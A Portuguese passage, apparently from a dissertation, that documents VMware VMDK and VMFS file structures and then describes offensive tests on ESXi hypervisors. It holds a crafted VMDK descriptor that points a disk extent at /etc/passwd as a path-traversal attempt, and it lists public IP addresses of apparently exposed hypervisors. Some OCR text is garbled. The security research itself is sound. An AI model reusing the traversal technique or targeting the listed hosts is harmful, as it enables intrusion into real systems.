O tamanho máximo do volume do disco era de 2 TB	O limite máximo para grandes volumes passou para aproximadamente 60TB incluindo RDM
Partição do tipo MBR *(master boot record)*	GPT (GUID partition table) suporta grandes *extents*
O *Block size* era de 1,2,4 ou 8MB para ficheiros muito grandes	Unified 1MB block size supports very large files 256*GB*
O *sub-block* mais pequeno era de 64k	O *sub-block* mais pequeno é de 8KB ficheiros mais pequenos consomem menos espaço e permitem uma expansão facilitada
O máximo do contador do ficheiro era de 30720	Suporta mais de 100000 ficheiros por volume
O tamanho máximo dos ficheiros VMDK era de 2 TB	O mesmo limite
O número máximo de LUNs era de 256	O mesmo limite
A entrada na LUN era por reserva SCSI	Persector VAAI hardwareassisted locking reduces disk contention

Tabela 1 comparativo das versões do VMware FileSystem

Tipos de ficheiros em *hypervisors VMware*

Se é um engenheiro de sistemas e utiliza infraestruturas de virtualização da *VMware* então já se familiarizou com a lista de ficheiros criados em cada pasta de cada máquina virtual.
Esses ficheiros são utilizados pelo *software* para processar a execução de cada máquina virtual.
Mas o que é exatamente cada ficheiro? O que é que cada um faz?
Nesta secção serão analisados os diferentes tipos de ficheiros passiveis de serem encontrados numa infraestrutura de virtualização *VMWar*e, mais especificamente olhando para as extensões dos ficheiros, explicando sucintamente o papel de cada ficheiro na composição de um agregado virtual numa infraestrutura *VMWware*.

A seguinte tabela foi elaborada a partir de [84] [85] [86] [87] [88]

Extensão	Nome do Ficheiro	Descrição
.vmx	vmname.vmx	Este ficheiro pode conter uma grande variedade de informações sobre a VM, incluindo a sua configuração de *hardware* (ou seja, tamanho da memória RAM, interface de rede informações sobre os cartões, informações de disco rígido e serial /paralela e informações portas), definições avançadas de energia e configurações dos recursos, bem como as opções do *VMware Tools*.
.log	vmname.log ou vmware.log	Os ficheiros de LOG são criados para registrar informações sobre a VM, a maioria das vezes são utilizados para fins de resolução de problemas. Haverá diversos ficheiros LOG presentes no diretório de um VM. Um novo ficheiro de log ´e criado quando uma VM ´e reiniciada ou se o ficheiro de log atinge o limite máximo de tamanho definido. A quantidade de arquivos de log que são mantidos e os limites máximos de tamanho são ambos definidos como parâmetros de configuração avançada da VM (log.rotateSize e log.keepOld)
.nvram	vmname.nvram ou nvram	O ficheiro NVRAM, armazena o estado da BIOS da máquina virtual. Este ficheiro é armazenado no mesmo diretório que o ficheiro **.vmx.**
.vmdk	vmname.vmdk	São os ficheiros do disco virtual, que armazenam o conteúdo da unidade de disco rígido da VM. As configurações da VM indicam o nome do primeiro ficheiro do conjunto e este ficheiro contém ponteiros para os outros ficheiros no set que compõem o disco virtual. Se especificar-se que todo o espaço em disco é alocado quando o disco virtual é criado, os ficheiros arrancam logo com o espaço alocado e não crescem. Nas versões mais antigas a extensão dos discos virtuais eram de **.dsk**
	vmname-s###.vmdk	Se especificou que os ficheiros podem aumentar, os nomes dos ficheiros incluem um **s** no número de ficheiro, por exemplo, o Windows 7 **s**001.vmdk. Se tiver especificado que o disco virtual está dividido em secções 2GB, o número de ficheiros depende do tamanho do disco virtual. Como os dados são adicionados a um disco virtual, os ficheiros aumentam para um máximo de 2 GB cada.
	vmname-f###.vmdk	Se todo o espaço do disco foi atribuído quando o disco foi criado, nomes incluem **f**, por exemplo, Windows 7-**f**001.vmdk.
	vmname-disk-###.vmdk	Se a máquina virtual tem um ou mais *snapshot*, alguns ficheiros são ficheiros de segurança que tem como objetivo a possibilidade de poder reconstruir as alterações feitas em um disco virtual enquanto a máquina virtual está em execução. Os **###** indica um sufixo único que a Workstation contribui para evitar nomes de arquivos duplicados
.vmem	uuid.vmem snapshot name*number.*	Este é o ficheiro de paginação (page file) da máquina virtual *vmem* Cada *snapshot* de uma VM que está ligada está associada um ficheiro **.vmem**, que contem a memória principal do sistema operativo hospedado, este ficheiro é assim guardado como parte do *snapshot*
.vmsd	vmname.vmsd	E um ficheiro centralizado para armazenar informação e metadados relativos aos *snapshots*.
.vmsn	vmname.Snapshot.vmsn vmname.Snapshot###.Fvmichsneiro	O ficheiro de *snapshot* armazena o estado de execução da VM num determinado momento temporal. que armazena o estado do *snapshot* da máquina virtual
.vmss	vmname.vmss	Este ficheiro armazena o estado suspenso de uma máquina virtual. Ele é armazenado no diretório de trabalho. Alguns produtos mais antigos da VMware utilizam os ficheiros com a extensão. STD
.vmtm		Este é o ficheiro de configuração ao que contém os dados das configurações de team data.

Layout básico dos ficheiros

Olhando de um alto nível, os discos virtuais *VMware* podem ser descritos por duas características fundamentais:

- O disco virtual pode ser composto apenas por um ficheiro ou pode coexistir numa coleção de vários ficheiros;
- Todo o espaço em disco necessário para os ficheiros de um disco virtual pode ser alocado no momento em que o disco virtual é criado ou o disco virtual pode incrementar espaço conforme necessário para acomodar novos dados.

Um disco virtual pode ter qualquer combinação destas duas características.
Uma das características de discos virtuais VMware da nova geração é que um ficheiro descritor de texto descreve o *layout* dos dados no disco virtual. Este descritor pode ser guardado como um ficheiro separado ou pode ser incorporado num ficheiro que faz parte de um disco virtual.
A primeira constatação é que o ficheiro descritor é apenas "texto claro" sem nenhuma cifra. Esta análise da perspetiva da segurança revela-se pouco segura pois uma simples alteração ao ficheiro descritor pode inviabilizar o acesso a todos os dados desse disco virtual.

Arquitetura do ficheiro VMDK

De seguida é apresentado o capítulo mais elaborado deste relatório técnico, uma vez que esta temática pode despertar interesse para especialistas em Segurança ofensiva.
Após uma cuidada analise não foi encontrado nenhum módulo para o *metaexploit* atacar este tipo de ficheiros, o que não deixa de se curioso pois é ali que se encontram tendencialmente os dados passíveis de serem analisados.
A VMware, atualmente, não nos fornece encriptação ao nível da estrutura de ficheiros do VMM o que por norma é feito é uma cifra ao nível do sistema operativo hospedado. Contudo é comprometido a eficiências dos sistemas em prol da segurança. Inicialmente um disco virtual consistia apenas no seu disco base, contudo se realizar um *snapshot* da máquina virtual o seu disco rígido irá incluir tanto a ligação base do disco virtual original bem como os *links* para os ficheiros *delta* [14]. Quando o sistema operativo convidado escreve no disco, as alterações desde que foi realizado o *snapshot* são armazenados nas ligações *delta*. Então é possível que mais do que um *link delta* possa ser associado a um disco base em particular. Pode-se então pensar que

[14] Em alguma documentação é referido como o ficheiro *redo-log*).

o disco base e as ligações delta são *links* em cadeia [15]. Cada *link* na cadeia é composto por um ou mais *extents*[16]. A subsecção a seguir "O ficheiro descritor" explica as informações contidas no descritor.




Figura 4.1: *Links* numa cadeia

Figura 4.2: *Extents* que fazem um *link*

Pois a forma como um disco virtual usa espaço de armazenamento numa unidade física, dependendo do tipo de disco virtual que o engenheiro de sistemas selecionou quando a máquina virtual foi criada.

O ficheiro descritor

Para uma visão mais detalhada de como os elementos de um disco virtual se reúnem na prática, irá ser apresentado um exemplo de um ficheiro descritor em texto, *test.vmdk*.

O ficheiro descreve um *link* num disco virtual que está dividido em ficheiros com um máximo de 2 GB cada, que se inicia com um tamanho reduzido e que aumenta á medida que lhe é adicionada informação.

[15] Uma coleção de links do disco virtual que podem ser acedidos como uma única entidade

[16] Um *extents* é uma região de armazenamento físico, muitas vezes um ficheiro que é utilizado pelo disco virtual.

Os conteúdos do ficheiro descritor não são *case-sensitive*. As linhas começadas com um cardinal (#) são comentários e serão ignoradas pelo *software VMware* que abre o disco.

```
# cat test.vmdk
# Disk DescriptorFile
version=1
CID=___fe
parentCID=____
createType="twoGbMaxExtentSparse"
# Extent description
RW 4192256 SPARSE "test-s001.vmdk"
RW 4192256 SPARSE "test-s002.vmdk"
RW 2101248 SPARSE "test-s003.vmdk"
# The Disk Data Base
#DDB
ddb.adapterType = "ide"
ddb.geometry.sectors = "63"
ddb.geometry.heads = "16"
ddb.geometry.cylinders = "10402"
```

Cabeçalho do ficheiro

A primeira secção do descritor é o cabeçalho, o qual disponibiliza a seguinte informação acerca do disco virtual:

version – Numero da versão do descritor. O valor padrão é 1.

CID – Esta linha mostra o ID do conteúdo. E um valor aleatório de 32 *bits* atualizado na primeira vez em que o conteúdo do disco virtual é modificado após entrar em produção. Cada *link* do cabeçalho contém o ID do conteúdo e o ID de conteúdo do *link* pai.

Se um link tiver pai – como são os casos dos links B e C no diagrama em cadeia de links – o ID de conteúdo pai é o ID de conteúdo do link pai.

Se um link não tem pai – como é o caso do link A no diagrama em cadeia de links – o conteúdo de ID paternal é colocado a ffffffff (ver parentCID abaixo).

O propósito do ID de conteúdo é verificar, no caso de um disco virtual base com um *link delta*, onde é que o *link* pai não foi modificado desde o instante em que o *link delta* foi criado, assim se o *link* pai foi modificado, o *link delta* tem de ser invalidado.
Se o *link* anterior não foi modificado desde o momento em que a máquina virtual foi suspensa até quando foi retomada, ou desde que se tenha definido um ponto de restauro da máquina virtual e se tenha revertido a máquina para esse ponto de restauro.

parentCID – Esta linha mostra o ID de conteúdo do *link* pai – o *link* prévio na cadeia – se existir.

Se o *link* não tiver qualquer pai *ou seja,o link é um disco base´* esta variável é posta a ffffffff.

createType – Esta linha descreve o tipo de disco virtual.

Se o disco for *flat* então o espaço é alocado na sua totalidade quando este é criado (pré-alocado). O disco *sparse* é alocado á medida que é necessário armazenar dados.

Sem incluir tipos de legado do disco virtual, esta variável pode tomar os seguintes valores:

custom – Ficheiro descritor com extensões arbitrárias.

monolithicSparse – Extensão *sparse* com ficheiro descritor único embutido.

monolithicFlat – Extensão *flat* única com ficheiro descritor separado.

2GbMaxExtentSparse – Extensões *sparse* de tamanho igual ou inferior a 2 GB para efeitos de limitação do sistema de ficheiros.

2GbMaxExtentFlat – Extensões *flat* de tamanho igual ou inferior a 2 GB para efeitos de limitação do sistema de ficheiros.

fullDevice – Disco que toma as propriedades do disco físico no *host*, sendo também suportado por este.

partitionedDevice – Disco suportado por algumas partições do disco físico, com outras partições ocultadas.

vmfsPreallocated – Disco *flat* em VMFS, com blocos a zero na primeira utilização.

vmfsEagerZeroedThick – Disco *flat* em VMFS pré-alocado, com todos os blocos a zero quando é criado.

vmfsThin – Discos VMFS de escassa provisão (*thin-provisioned*) que consomem apenas o espaço que necessitam.

vmfsSparse – Disco *sparse* em VMFS, por vezes um *redo log*, a não ser confundido com disco *thin-provisioned*.

vmfsRDM – Mapa de dispositivo bruto (raw device map – RDM) de compatibilidade virtual, que atua como um link simbólico para o disco físico.

vmfsRDMP – RDM de compatibilidade física, semelhante, mas que envia comandos SCSI ao hardware subjacente.

vmfsRaw – Disco RAW especial para *hosts* ESXi, exclusivamente de modo *passthrough*.

streamOptimized - Extensões *sparse* comprimidas com LBA embutido, útil para *streaming* OVF.

Apenas os sete primeiros tipos de discos são para produtos *VMware*. Os termos que incluam *monolithic* indicam que o disco virtual está contido num só ficheiro.
Termos que incluam *2GbMaxExtent* indicam que o disco virtual consiste numa coleção de ficheiros mais pequenos. Termos que incluam *sparse* indicam que um disco virtual começa com tamanho reduzido e cresce para armazenar dados. Os termos que incluam *flat* indicam que o espaço total do disco é alocado na criação. Segundo a documentação oficial de produto também são empregues os termos "crescente" e "pré-alocado", respetivamente.

Termos prefixados por *vmfs* são usados para armazenamento em *hosts* ESXi.

O tipo *vmfsSeSparse* é para discos *sparse* eficientes em termos de espaço utilizados para novos *redo-logs*.

O tipo *vmfsThick* refere-se ao disco pré-alocado e previamente utilizado, e é obsoleto.

Os tipos *vmfsRawDeviceMap* e *vmfsPassthroughRawDeviceMap* são usados em cabeçalhos para discos que usem mapeamento de dispositivos brutos ESXi.

Os tipos *fullDevice*, *partitionedDevice*, e *vmfsRaw* são usados quando uma máquina virtual é configurada para fazer uso direto de um disco físico ou de partições de um disco físico, em vez de ser configurada para guardar informação em ficheiros geridos pelo sistema operativo hospedeiro ou pelo VMFS.
O termo *streamOptimized* é usado para descrever discos que tenham sido otimizados para *streaming*.

parentFileNameHint – esta linha, presente apenas se o *link* for um *delta link*, contém o caminho para o pai do *delta link*.

As Extensões

Cada linha da segunda secção descreve uma extensão.
As extensões são enumeradas começando com aquela acessível no *offset* 0 (zero) do ponto de vista da máquina virtual.
O formato da linha assemelha-se ao dos seguintes exemplos:

Figura 4.3: As descrições das extensões

As descrições das extensões disponibilizam as seguintes informações:

Acesso – pode ser RW, RDONLY ou NOACCESS.
Tamanho em sectores – Um sector tem 512 bytes.
Tipo de extensão – Pode ser FLAT, SPARSE, ZERO, VMFS, VMFSSPARSE, VMFSRDM ou VMFSRAW.
Nome do ficheiro – Mostra o caminho para a extensão (relativamente á posição do descritor).

Se o tipo do disco virtual mostrado no cabeçalho é *fullDevice* ou *partitionedDevice*, então o nome do ficheiro deve apontar para dispositivos de bloco IDE ou SCSI.

Se o tipo do disco virtual é *vmfsRaw* então o nome do ficheiro deve apontar para um ficheiro em **"/vmfs/devices/disks/"**.

Offset – O valor do *offset* é especificado somente para extensões *flat* e corresponde ao *offset* no ficheiro ou dispositivo onde os dados do sistema operativo hóspede se encontra localizado. Para discos virtuais pré-alocados, este numero é zero. Para discos virtuais suportados por dispositivos (discos físicos ou RAW), pode ser diferente de zero.

A Base de Dados do Disco

A informação adicional sobre o disco virtual é armazenada no ficheiro descritor, na secção de base de dados do disco. Cada linha corresponde a uma entrada. Cada entrada está formatada da seguinte maneira:

ddb.nameOfEntry =¨V alordeEntrada¨

Quando o disco virtual é criado, a base de dados do disco é povoada com entradas como as que foram mostradas no exemplo do descritor. Os nomes das entradas são claros por si só e mostram a seguinte informação:

O tipo do adaptador pode ser IDE, *buslogic*, *lsilogic* ou *legacyESX*.

Os valores *buslogic* e *lsilogic* são para discos SCSI e mostram qual o adaptador SCSI virtual que está configurado para a VM.

O valor *legacyESX* é para *hosts* ESX/ESXi mais antigos quando o tipo de adaptador usado na criação da máquina virtual é desconhecido.

Os valores de geometria – para cilindros, cabeças e sectores – são inicializados com a geometria do disco, dependendo do tipo de adaptador.

Existe um descritor, e por consequente uma base de dados em disco para cada *link* numa cadeia. As pesquisas pela informação da base de dados do disco começam no descritor do *link* mais anterior da cadeia – o link C na ilustração de links em cadeia – e prosseguem o seu trabalho pela cadeia até a informação ser encontrada.

Exemplo da Disposição de um Disco

O *link* descrito no exemplo de descritor tem três extensões, cada uma das quais é um ficheiro em disco. O seguinte diagrama mostra a disposição deste *link* e os nomes dos ficheiros das extensões.

Figura 4.4: Exemplo da disposição de um Disco

Extensões Simples

Os tipos de extensões mais simples são suportados pela região de um ficheiro ou por um dispositivo de blocos. Estes incluem os tipos de extensões mostradas no descritor como FLAT, VMFS, VMFSRDM ou VMFSRAW.

VMDK Monolítico ou *Flat*

Um disco virtual designado de monolítico ou *flat* consiste em dois ficheiros: um ficheiro contém o descritor, o outro ficheiro é uma extensão usada para guardar dados da máquina virtual. Considerando uma extensão que tenha sido descrita pela seguinte linha num ficheiro descritor:

RW 1048576 FLAT "test-f001.vmdk" 0

Isto significa que o ficheiro "test-f001.vmdk" tem 1048576 sectores x 512 bytes/sector = 536870912 bytes = 512 MB de tamanho. Nos hosts VMware ESXi, cada link inclui apenas uma extensão.

Aceder a um Sector numa Extensão *Flat*

Assumindo que o objetivo é aceder á informação num link composto por duas extensões *flat*. O tamanho da primeira extensão é C1. O tamanho da segunda extensão é C2. O objetivo é aceder ao sector x no disco virtual e x' é o offset do sector na extensão 1 ou 2, onde x se encontra.

• *Se* $x = C1$*,o sector esta na extensão*; 2*. O seu offset relativo é* $x^0 = x - C1$

Se $xC1$*, o sector esta na extensão;* 1 *com offset*x : $x^0 = x$

Extensões *Sparse* Hospedadas

Numa extensão *sparse*, o espaço de armazenamento de dados não é alocado com antecedência. Em vez disso, o espaço é alocado á medida que for necessário. Uma extensão *sparse* também verifica se estão dados representados na extensão. Deltas links compostos por extensões *sparse* usam semântica *copy-on-write*. Cada extensão *sparse* é composta pelos seguintes blocos:

Tabela 4.2: Extensões Sparce Hospedadas

Extensões *Sparce* Hospedadas
Sparse header
Embedded descriptor - Opcional
Redundant grain directory Redundant grain table 0
...
Redundant grain table n
Grain directory
Grain table 0
...
Grain table n
(Padding to grain align)
Grain
Grain
...

Cabeçalho da Extensão Sparse VMware

O seguinte exemplo mostra o conteúdo do cabeçalho de uma extensão *sparse* de um produto VMware, como o VMware Workstation, o VMware Player, o VMware Fusion, VMware ACE ou VMware (GSX) Server:

```
typedef uint64 SectorType;
typedef uint8 Bool;
typedef struct SparseExtentHeader
uint32 magicNumber;
uint32 version;
uint32
ags;
SectorType capacity;
SectorType grainSize;
SectorType descriptorOffset;
SectorType descriptorSize;
uint32 numGTEsPerGT;
SectorType rgdOffset;
SectorType gdOffset;
SectorType overHead;
Bool uncleanShutdown;
char singleEndLineChar;
char nonEndLineChar;
char doubleEndLineChar1;
char doubleEndLineChar2;
uint16 compressAlgorithm;
uint8 pad[433];
SparseExtentHeader;
```

Todas as quantidades definidas como **SectorType** estão em unidades-sector.

magicNumber está inicializada com #define SPARSE MAGICNUMBER 0x564d444b
/* 'V' 'M' 'D' 'K' */
Este número mágico é usado para verificar a validade de cada extensão *sparse* quando a extensão é aberta.

version – o número da versão pode ser 1 ou 2. Ver "Extensões Sparse VMware Versão 2".

SparseExtentHeader é guardada em disco por ordem crescente de bytes, pelo que se examinar os primeiros oito bytes de um ficheiro VMDK, observará K D M V 0x01 0x00 0x00 0x00 ou 'K' 'D' 'M' 'V' 0x02 0x00 0x00 0x00.

flags contém os seguintes pedaços de informação na versão atual do formato *sparse*:

bit 0: teste válido para destetar nova linha.

bit 1: uma tabela de grãos redundantes será usada.

bit 2: uma GTE preenchida a zero será usada. Ver "Extensões *Sparse VMware* Versão 2".

bit 16: Os grãos estão comprimidos. O tipo de compressão é descrito por *compressAlgorithm*.

***bit* 17:** Existem marcadores no disco virtual para identificar cada bloco de metadados ou dados e os marcadores para os dados da máquina virtual contém endereçamento lógico de blocos (*logical block addressing* – LBA).

grainSize tem o tamanho de um grão em setores. Tem de ser uma potência de 2 e tem de ser maior que 8 (4 KB).

capacity é a capacidade desta extensão em sectores – deve ser um múltiplo do tamanho de um grão.

descriptorOffset é o offset de um descritor embutido na extensão. Exprime-se por sectores. Se o descritor não está embutido, todas as extensões no *link* têm o campo do offset do descritor posto a 0.

***descriptorSiz*e** é válido apenas se descriptorOffset é diferente de zero. É exprimido em sectores.

numGTEsPerGT é o número de entradas na tabela de grãos. O valor desta entrada para discos virtuais é 512.

rgdOffset aponta para o nível redundante 0 de metadados. Exprime-se em sectores.

gdOffset aponta para o nível 0 de metadados. Exprime-se em sectores.

overHead é o número de sectores ocupados pelos metadados.

uncleanShutdown é colocado a *FALSE* quando o software *VMware* fecha uma extensão. Após uma extensão ter sido aberta, o software verifica o valor desta variável. Caso seja *TRUE*, é testada a consistência do disco e a variável é colocada a *TRUE* após este teste de consistência. Como tal, se o software sofrer um crash antes da extensão ser fechada, este booleano encontrar-se-á com valor *TRUE* na próxima vez que máquina virtual for ativada.

São usadas quatro entradas para detetar quando é que um ficheiro de extensão foi corrompido ao ser transferido via FTP em modo texto. As entradas devem ser inicializadas com os seguintes valores:

singleEndLineChar = ´´;
nonEndLineChar = ´´;
doubleEndLineChar1 = ´°´;
doubleEndLineChar2 = ´´;

Síntese do capítulo

Este capítulo foi o capítulo com mais detalhe técnico, contudo era essencial uma analise suficientemente detalhada para se conseguir elaborar ataques furtivos ao sistema de ficheiros VMDK.

Os Formatos de ficheiros virtuais descrevem entidades de virtualização, tais como máquinas virtuais ou discos rígidos virtuais.

Como as tecnologias de virtualização fazem parte de quase todos os ambientes de TI, todas as entidades que contribuem para essas tecnologias têm o potencial de conter vulnerabilidades - ou ao nível do design e tecnologia. Este foi o mote de partida para a próximo capítulo.

Capítulo 5

Atacando infraestruturas críticas de agregados virtuais

Aviso

Depois de efetuado um enquadramento da dissertação, onde foi vista tanto a evolução histórica como as principais normas e tecnologias relacionados com a Segurança da Informação bem como de infraestruturas Informáticas apresenta-se ao longo deste capitulo um determinado numero de testes ofensivos. Mais uma vez de referir que esta dissertação dá enfase á análise de infraestruturas virtuais criticas mais concretamente no estudo das vulnerabilidades bem com a análise das fraquezas de uma infraestrutura critica virtual *vmware*.
Durante este estudo foi criado um laboratório que permitiu a verificação e validação dos argumentos propostos. Apesar de todos os testes terem sido realizados com endereçamento de IPs privados também foram verificadas vulnerabilidades em diversos VMM dispersos pelo mundo.
Segue-se uma listagem de IPs detetados, mas que em momento algum foram realizados testes ofensivos. Esta nota prende-se exclusivamente com a necessidade de alertar os engenheiros de sistemas para a colocação de máquinas hospedeiras publicadas para a internet sem a correta configuração nem atualização comprometendo toda a infraestrutura virtual.

https://50.78.119.170/
https://216.150.225.45/
https://216.183.177.140/
https://140.109.66.241/
https://5.135.135.144/
https://212.0.202.40/
https://46.245.161.50/

Nenhum ataque foi realizado a estes *Hypervisores*.

Explorado as configurações de segurança do *Hypervisor*

Existem algumas ferramentas de avaliação de vulnerabilidade de segurança que foram mobilizadas para os testes às infraestruturas de agregados virtuais. Durante estes testes de penetração recorreu-se ao Nessus, ao Nmap e ao Nikto como ferramentas de avaliação.

A ferramenta Nessus recorre a *plugins* para detetar vulnerabilidades conhecidas. NMAP usa pacotes IP brutos para determinar disponibilidades de anfitriões e quais os serviços daqueles anfitriões estão oferecendo. Nikto usa a biblioteca *libwhisker* para muito de suas funcionalidades.

Segue-se um conjunto de possíveis vulnerabilidades ou fraquezas encontradas no VMM da VMware. Mas antes de entrar nas secções de segurança ofensiva iremos passar em detalhe como determinadas funcionalidades de segurança oferecidas pela infraestrutura de virtualização VMware podem encontrar-se, bem ou mal protegidas pois só conhecendo em detalho as funcionalidades de segurança é que iremos progredir para uma abordagem ofensiva.

Apos a intrusão nas máquinas hospedeiras de virtualização começou-se por analisar a comunicação entre as VMs através do VMCI querendo isto dizer que se a interface não se encontrar em modo restrito, a VM pode detetar e ser detetada por todas as outras VMs que tenham a mesma opção ativada dentro do mesmo *hypervisor*.

Bem, na verdade, este pode ser um comportamento desejado pelo engenheiro de sistemas, mas estes tipos de funcionalidades podem levar a vulnerabilidades inesperadas e potencialmente levar-nos a um *exploit*.

Outra possibilidade é que é que uma VM tenha a capacidade de detetar quantas outras VMs se encontram é execução dentro do mesmo sistema ESXI apenas pelo registo da VM, esta informação também pode ser usada com um objetivo potencialmente malicioso.

A VM pode ser exposta a outra VM dentro do mesmo sistema, desde que haja pelo menos um programa ligado á interface de encaixe VMCI. O procedimento para se verificar se o *host* se encontra protegido ou não, deve-se olhar para o ficheiro de configuração VMX de máquina virtual *vmci0.unrestricted* que deverá de estar definido para *FALSE* para realizar esta operação é utilizar os seguintes comandos para verificar a configuração:

ESXi Shell Command Assessment.

```
grep -i ”vmci0.unrestricted”[VMX]
```

vCLI Command Assessment

```
vmware-cmd –server [SERVER] –username [USERNAME] –password [PASSWORD]
/vmfs/volumes/[DATASTORE]/[VM]/[VM].vmx getguestinfo vmci0.unrestricted
```

Como proteger a sua infraestrutura?
Adicione a seguinte configuração a todas as máquinas virtuais

```
Get-VM — Set-VMAdvancedConfiguration -key ”vmci0.unrestricted-value $false
```

Com isto as máquinas virtuais não serão capazes de comunicar usando a tecnologia VMCI. [89]. Uma vez que já poderá ser conhecido o mapeamento da infraestrutura de VMs será necessário garantir que o limite para as conexões de consola remotas se encontra definido para o valor 1, uma vez que por padrão, as sessões de consola remota podem ser utilizadas por mais que um utilizador ao mesmo tempo.
Quando várias sessões são ativadas, cada janela do terminal recebe uma notificação sobre a nova sessão servindo isto de um possível alarme de deteção de intrusão, o outro problema é se um oponente na VM faz *login* usando uma consola remota VMware durante a sessão administradores e não administradores podem se conectar á consola e observar as ações do oponente do sistema.
Para garantirmos uma maior segurança durante um ataque ofensivo dentro da infraestrutura de vmware apenas, apenas uma sessão de consola remota deve de ser permitida a cada momento.

ESXi Shell Command Assessment.

```
grep -i ”RemoteDisplay.maxConnections”[VMX]
```

```
vCLI Command Assessment vmware-cmd –server [SERVER] –username [USERNAME] –password
    [PASSWORD]
/vmfs/volumes/[DATASTORE]/[VM]/[VM].vmx getguestinfo RemoteDisplay.maxConnections
```

Como proteger a sua infraestrutura?
Adicione a seguinte configuração a todas as maquinas virtuais.

```
Get-VM — Set-VMAdvancedConfiguration -key ”RemoteDisplay.maxConnections-value
1
```

Agora apenas uma ligação remota de consola é permitida para a VM. Outras tentativas serão rejeitadas até que a primeira sessão seja terminada. [89] Com o intuito de se potenciar um ataque de negação de serviço **(denial of service)** a próxima verificação que deve de fazer é verificar se o ficheiro de configuração **tools.setInfo.sizeLimit** está limitado a 1048576 bytes, pois o ficheiro de configuração contendo os binómios nome e valores deverá estar limitado a 1MB. Esta capacidade de um megabyte deve de ser suficiente para a maioria dos casos, mas é possível modificar estes valores. Em determinados ambientes poderá existir a necessidade de aumentar estes valores no caso de uma grande quantidade de informação se encontrar armazenada no ficheiro de configuração, como já referenciado o valor por defeito é de 1048576 bytes e este limite aplica-se mesmo quando o parâmetro **sizeLimit** não se encontra listado no ficheiro **vmx**.
A modificação descontrolada no tamanho deste ficheiro pode levar um *denial of service* caso a *datastore* possa se encontrar perto do limite de carga. Para consultar ou modificar o ficheiro pode-se executar o comando

```
grep -i ”tools.setInfo.sizeLimit”[VMX] ou o
comando
vmware-cmd –server [SERVER] –username [USERNAME] –password [PASSWORD]
/vmfs/volumes/[DATASTORE]/[VM]/[VM].vmx getguestinfo tools.setInfo.sizeLimit
```

Utilizadores e processos normais (processos sem privilégios de *root* ou de administrador dentro de máquinas virtuais) têm a capacidade de ligar ou desligar dispositivos, tais como como dispositivos de rede e drives de CD-ROM, bem como a capacidade de modificar configurações do dispositivo.
Em geral, é sabido pelos engenheiros de sistemas que se deve de usar o editor de configurações das máquinas virtuais ou editor de configurações para remover todos e quaisquer dispositivos de hardware desnecessários ou não utilizados.
No entanto, poderá existir a necessidade de se querer utilizar o dispositivo novamente, então remove-lo nem sempre é uma boa solução.

Explorando formatos de ficheiros virtuais

A presente secção descreve os vetores de ataque e os caminhos de ataque contra o *hypervisor* da VMware explorando o processamento de ficheiros VMDK.

As vulnerabilidades encontradas permitem explorar diferentes características do processo de inclusão de máquinas virtuais, bem como falhas de projeto, resultando em uma possível forma de comprometer o *hypervisor* á medida que é realizada o *deploy* de novas máquinas virtuais.
A ideia para o desenvolvimento dos caminhos de ataque descritos nas seguintes subsecções consiste na modificação das configurações de uma máquina virtual (mais especificamente, com o ficheiro descritor do disco virtual) e analisar como é que o *hypervisor* reage ao implantar/processar/ e executar a máquina virtual.

Inclusão de ficheiros

Primeira tentativa (Inclusão de ficheiros)
Como o ficheiro descritor do ficheiro VMDK é texto simples e o *disk extent* é responsável pelas funcionalidades de inclusão de todos os ficheiros que compõem a máquina virtual, surge naturalmente á ideia a vulnerabilidade de *file inclusion* e *path traversal* este foi o mote para a primeira abordagem e o ponto de partida para este ataque.

```
# Extent description
RW 33554432 VMFS "VMtest1-flat.vmdk
RW 0 VMFS "/ficheiro/bem/conhecido
```

Como todas as versões do *hypervisor* da VMWare ESXi permitem o *logon* usando SSH, então a partir desta premissa é possível explorar o sistema de ficheiros do *hypervisor*.

As figuras que se seguem apresentam uma listagem dos ficheiros que se encontram na *root* do sistema de um *hypervisor* ESXi 5.0

```
~ # ls -l /
lrwxrwxrwx    1 root     root            49 Sep 28 11:46 altbootbank ->
drwxr-xr-x    1 root     root           512 Sep 28 11:46
lrwxrwxrwx    1 root     root            49 Sep 28 11:46 bootbank ->
drwxr-xr-x    1 root     root           512 Sep 28 12:37
drwxr-xr-x    1 root     root           512 Sep 28 12:33
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root           512 Sep 28 11:46
-r-x------    1 root     root         12756 Sep 25 19:01 local.tgz
lrwxrwxrwx    1 root     root             6 Sep 28 11:46 locker ->
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root        131072 Sep 28 12:37
lrwxrwxrwx    1 root     root            23 Sep 28 11:46 productLocker ->
drwxr-xr-x    1 root     root           512 Sep 28 11:46
lrwxrwxrwx    1 root     root            43 Sep 28 11:46 scratch ->
lrwxrwxrwx    1 root     root            49 Sep 28 11:46 store ->
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxrwxrwt    1 root     root           512 Sep 28 12:01
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root           512 Sep 28 11:46
drwxr-xr-x    1 root     root           512 Sep 28 11:46
lrwxrwxrwx    1 root     root            18 Aug 19  2011 vmupgrade -> /locker/vmupgrade/
~ #
```

Figura 5.1: Ficheiros da *root* do *hypervisor* VMware ESXi 5.0

Usando o acesso por *ssh* ao sistema de ficheiros do *hypervisor*, é possível criar o seguinte ficheiro descritor:

```
# Extent description
RW 33554432 VMFS ”VMtest1-flat.vmdk” RW 0
VMFS “/etc/passwd”
```

A implantação da máquina virtual que contém este ficheiro descritor resulta em uma mensagem de erro genérica: *“Reason: 0 (Invalid Argument) Cannot open the disk diskfile or one of the snapshot disks it depends on”*.

Como essa primeira tentativa não funcionou, será necessária uma análise mais aprofundada dos ficheiros VMDK:

```
The time and date of this login have been sent to the system logs.

VMware offers supported, powerful system administration tools.  Please
see www.vmware.com/go/sysadmintools for details.

The ESXi Shell can be disabled by an administrative user. See the
vSphere Security documentation for more information.
~ # ls -la
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
lrwxrwxrwx    1 root     root                49 Sep 28 11:46 altbootbank ->

drwxr-xr-x    1 root     root               512 Sep 28 11:46
